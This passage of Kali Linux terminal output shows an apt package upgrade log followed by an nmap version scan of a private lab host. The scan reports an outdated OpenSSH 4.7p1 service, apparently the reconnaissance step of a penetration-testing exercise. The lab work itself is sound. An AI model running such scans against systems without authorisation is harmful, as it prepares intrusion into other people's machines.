  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 libssl3 locales openssh-client openssh-sftp-server openssl runit-helper
Suggested packages:
  glibc-doc libnss-nis libnss-nisplus manpages-dev keychain libpam-ssh monkeysphere ssh-askpass molly-guard ufw
Recommended packages:
  manpages-dev libc-devtools
The following packages will be upgraded:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 libssl3 locales openssh-client openssh-server openssh-sftp-server openssl runit-helper
13 upgraded, 0 newly installed, 0 to remove and 992 not upgraded.
Need to get 17.3 MB of archives.
After this operation, 3,969 kB disk space will be freed.
Do you want to continue? [Y/n] y
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libc-l10n all 2.35-3
Ign:2 http://http.kali.org/kali kali-rolling/main amd64 libc-dev-bin amd64 2.35-3
Ign:3 http://http.kali.org/kali kali-rolling/main amd64 libc6-dev amd64 2.35-3
Ign:4 http://http.kali.org/kali kali-rolling/main amd64 libc6-i386 amd64 2.35-3
Ign:5 http://http.kali.org/kali kali-rolling/main amd64 locales all 2.35-3
Ign:6 http://http.kali.org/kali kali-rolling/main amd64 libc6 amd64 2.35-3
Ign:7 http://http.kali.org/kali kali-rolling/main amd64 libc-bin amd64 2.35-3
Ign:8 http://http.kali.org/kali kali-rolling/main amd64 libssl3 amd64 3.0.5-4
Ign:9 http://http.kali.org/kali kali-rolling/main amd64 openssh-sftp-server amd64 1:9.0p1-1+b2
Ign:10 http://http.kali.org/kali kali-rolling/main amd64 openssh-server amd64 1:9.0p1-1+b2
Ign:11 http://http.kali.org/kali kali-rolling/main amd64 openssh-client amd64 1:9.0p1-1+b2
Ign:12 http://http.kali.org/kali kali-rolling/main amd64 runit-helper all 2.14.2
Ign:13 http://http.kali.org/kali kali-rolling/main amd64 openssl amd64 3.0.5-4
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libc-l10n all 2.35-3
Ign:2 http://http.kali.org/kali kali-rolling/main amd64 libc-dev-bin amd64 2.35-3
Ign:3 http://http.kali.org/kali kali-rolling/main amd64 libc6-dev amd64 2.35-3
Ign:4 http://http.kali.org/kali kali-rolling/main amd64 libc6-i386 amd64 2.35-3
Ign:5 http://http.kali.org/kali kali-rolling/main amd64 locales all 2.35-3
Ign:6 http://http.kali.org/kali kali-rolling/main amd64 libc6 amd64 2.35-3
Ign:7 http://http.kali.org/kali kali-rolling/main amd64 libc-bin amd64 2.35-3
Ign:8 http://http.kali.org/kali kali-rolling/main amd64 libssl3 amd64 3.0.5-4
Ign:9 http://http.kali.org/kali kali-rolling/main amd64 openssh-sftp-server amd64 1:9.0p1-1+b2
```

```
┌──(root㉿kali)-[~]
└─# nmap -sV -p22 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 13:25 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers wit
Nmap scan report for 192.168.56.104
Host is up (0.00058s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 08:00:27:9D:AF:1E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```